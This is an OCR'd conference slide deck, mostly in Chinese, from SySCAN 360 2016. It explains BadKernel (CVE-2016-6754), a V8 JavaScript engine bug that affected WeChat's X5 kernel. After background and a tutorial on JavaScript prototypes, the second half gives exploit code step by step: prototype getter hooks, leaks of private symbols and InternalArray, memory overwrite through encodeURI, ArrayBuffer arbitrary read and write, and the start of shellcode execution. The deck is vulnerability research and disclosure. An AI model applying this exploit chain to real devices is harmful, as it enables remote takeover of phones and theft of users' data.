SySCAN 360
I HACK THEREFORE I AM
国际前瞻信息安全会议
INFORMATION SECURITY CONFERENCE
2016.11 · SHANGHAI


BadKernel ---

一个笔误引发的漏洞

龚广(@oldflesher)　　邓袁(@scdeny)

团队简介

- Alpha Team @ 360手机卫士
- 累计获得13次谷歌致谢
- 累计帮助谷歌发现28个漏洞
- 累计4次黑客大赛单项冠军
  - Pwn2Own 2015 Mobile
  - Pwn2Own 2016
  - Pwn0Rama 2016
  - PwnFest 2016



内容简介


- 背景介绍
- JavaScript原型
- BadKernel漏洞利用


V8 JavaScript引擎

- 谷歌开源 JavaScript 引擎
  - Chromium 工程
  - 2008年9月2日发布第一个版本
  - 高性能
- 浏览器
  - Chrome, 安卓Webview, Opera, Chromium, QQ 浏览器, UC 浏览器
- 安卓应用
  - Twitter, Facebook, Gmail, 微信, 支付宝, 手机QQ, 京东

安卓Webview漏洞

- 共统计约22万台设备







- < Chrome 37: 81%
- Chrome 53: 仅38台

- 91% 的设备存在漏洞
- 74% 的设备存在4个漏洞

BadKernel CVE-2016-6754

- V8 3.20 - 4.2
- 每 16 台就有1台受影响






X5内核：基于V8 3.27.34.21

数亿用户受影响

微信受BadKernel影响

- 微信V8组件
  - TBS X5
  - V8 3.27.34.21
- 攻击方式
  - 二维码
  - 恶意URL
- 漏洞危害
  - 用户隐私泄露，如
  - 用户财产损失，如
  - 远程控制手机，准蠕虫式传播



内容简介

- 背景介绍
- JavaScript原型
- BadKernel漏洞利用

对象属性

- 对象定义

var obj = {}

- 值属性

obj.x = 3;

obj.f = function(){};

obj.f();

- 访问器属性

obj.__defineGetter__("y", function(){ return 9 });

obj.y === 9

```
DebugPrint: 0x40015515: [JSObject]
 - map = 0x5f310f55 [FAST_HOLEY_ELEMENTS]
 - prototype = 0x5fc6bdf1
 {
   #x: 3 (data field at offset 0)
   #f: 0x2760dd35 <JS Function obj.f ...> (data constant)
   #y: 0x276128cd <AccessorPair> (accessor constant)
 }

Smi:        [31 bit signed int] 0
HeapObject: [32 bit direct pointer] (4 byte aligned)|01
```

基于类的面向对象

```
class Base{
    public:
        void setValue(int x){
            value = x;
        }
    protected:
        int value;
};
class Derived: public Base{
    public:
        int getValue(){
            return value;
        }
};
int main(void){
    Derived *p = new Derived;
    p->setValue(100);
    cout << "Value is: " << p->getValue() << endl;
    delete p;
    return 0;
}
```

声明基类Base

声明继承类Derived

创建对象p

基于原型的面向对象

```
var Base={
    value:0,
    setValue:function(){
        this.value = 100;
    }
}
function Derived(){
    this.getValue = function(){
        return this.value;
    }
}
Derived.prototype = Base;
Derived d = new Derived;
d.setValue(100);
console.log(d.getValue());
```


创建原型对象Base

声明构造器函数


创建对象d

对象原型

```
var a=1
undefined
a.__proto__
▶ Number {[[PrimitiveValue]]: 0}
a.__proto__.__proto__
▶ Object {}
a.__proto__.__proto__.__proto__
null
```



函数原型


Object {}
Math
[]
function () {}
Function
Array
String
var a=new Array()
undefined
a.__proto__
▶ []
a.__proto__.__proto__
▶ Object {}
a.__proto__.__proto__.__proto__
null
code] }

可修改的原型

```
var array = [];
array.push(1);
array
▶ [1]
Object.getOwnPropertyDescriptor(array.__proto__,"push")
▶ Object {writable: true, enumerable: false, configurable: true}
```

```
var array = [];
array.__proto__.push = function(){console.log("no push")}
array.push(1);
console.log(array);
no push
▶ []
```

Runtime函数

- Native JavaScript

https://cs.chromium.org/chromium/src/v8/src/js/

- 从native javascript中可以直接调用C/C++函数

https://cs.chromium.org/chromium/src/v8/src/runtime/

%GetPrototype({})

%DebugPrint({})

%SystemBreak()

%DisassembleFunction(function(){})

%OptimizeFunctionOnNextCall

```
// CVE-2014-7928.js
// Flags: --allow-natives-syntax -
function test(x) { [x,,]; }
test(0);
test(0);
%OptimizeFunctionOnNextCall(test);
test(0);
```

内容简介

- 背景介绍
- JavaScript原型
- BadKernel漏洞利用

漏洞成因


- kMessages定义

```
var kMessages = {
    observe_invalid_accept:
        ["Third argument to Object.observe must be an array of strings."],
    ...
}
```

- 笔误

```
var format = Messages["observe_accept_invalid"];
```

undefined



如何利用?

- 2013.5 引入
- 2015.3 修复
  - 作为一个普通bug
- 2016.8 成功利用

泄漏kMessages

- Object.observe(*obj*, *callback* [, *acceptList*])


["add", "update"]

- 安装勾子

```
Object.prototype.__defineGetter__("observe_accept_invalid",
    function(){  kMessages = this ; } );
```

- 触发

```
Object.observe( {} , function(){} ,  1 )
var format = Messages["observe_accept_invalid"];
```



Hook kMessages

- kMessages 定义

```
var kMessages = {
    strict_read_only_property: ["Cannot assign to read only property '", "%0", "' of ", "%1"],  "%3"
    object_not_extensible:     ["Can't add property ", "%0", ", object is not extensible"], }  "%3"
...
return FormatString( format, args);
```

- Hook kMessages

```
kMessages["strict_read_only_property"].push("%3");
kMessages["object_not_extensible"].push("%3");
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
```

泄漏私有符号

- PromiseSet(promise, status, value, onResolve, onReject)

  promise[promiseStatus] = status;

  promise[promiseValue] = value;

  promise[promiseOnResolve] = onResolve; //InternalArray

  promise[promiseOnReject] = onReject; //InternalArray


泄漏 onResolve 以进一步泄漏 InternalArray

promise	
promiseStatus	*status*
promiseValue	*value*
promiseOnResolve	*onResolve*
promiseOnReject	*onReject*

泄漏promiseStatus

- 泄漏promiseStatus

```
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
Object.freeze(p.promise);
promiseStatus = args[0];
```




- Throw NewTypeError("strict_read_only_property")

```
return FormatString(["...'", "%0", "' of ", "%1", "%3"], [ promiseStatus, promise ]);
```

泄漏promiseValue

- 泄漏promiseValue

```
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
Object.freeze(this);
promiseValue = args[0];
```




- Throw NewTypeError(“object_not_extensible”)

```
return FormatString([“…", "%0", “…", “%3”], [ promiseValue ]);
```

泄漏InternalArray

- 泄漏InternalArray

```
Array.prototype.__defineGetter__( 3 , function(){ args = this; })
Object.freeze(this);
promiseOnResolve = args[0];
onResolve=pro[promiseOnResolve];
InternalArray = Object.getPrototypeOf(onResolve);
```




- Throw NewTypeError(“object_not_extensible”)

```
return FormatString([“…", "%0", “…", “%3”], [ promiseOnResolve ]);
```

泄漏内存

- encodeURI()

```
var array = new InternalArray(uriLength);
var result = %NewString(array.length, NEW_ONE_BYTE_STRING);
for (var i = 0; i < array.length; i++) {
    %_OneByteSeqStringSetChar(i, array[i], result);  //call getter
}
```



- Hook InternalArray

```
Object.prototype.__defineGetter__.call(innerProto, 0, function(){ this.length=1; return 0x48 }
```


覆盖内存

- encodeURI()


```
var array = new InternalArray(uriLength);
var result = %NewString(array.length, NEW_ONE_BYTE_STRING);
for (var i = 0; i < array.length; i++) {
    %_OneByteSeqStringSetChar(i, array[i], result);  //call getter
}
```

- Hook InternalArray

```
Object.prototype.__defineGetter__.call(innerProto, 0, function(){
    for(var i=0; i < overStr.length; i++){
        this[ i + oldLength ] = overStr.charCodeAt(i);} }
```




覆盖JSArrayBuffer



Should leak M, P, E, address of JSArrayBuffer B

泄漏JSArrayBuffer

- 堆喷



任意地址读写

- 用ArrayBuffer A 控制ArrayBuffer B

*vA.setUint32(3*4, address, true);*


*vA.setUint32(4*4, length, true);*

- 任意地址读

vB.getUint32(0, true);

- 任意地址写


vB.setUint32(0, writed_value, true);



执行shellcode

- JSFunction

var huge_func = new Function('a', "eval('');");



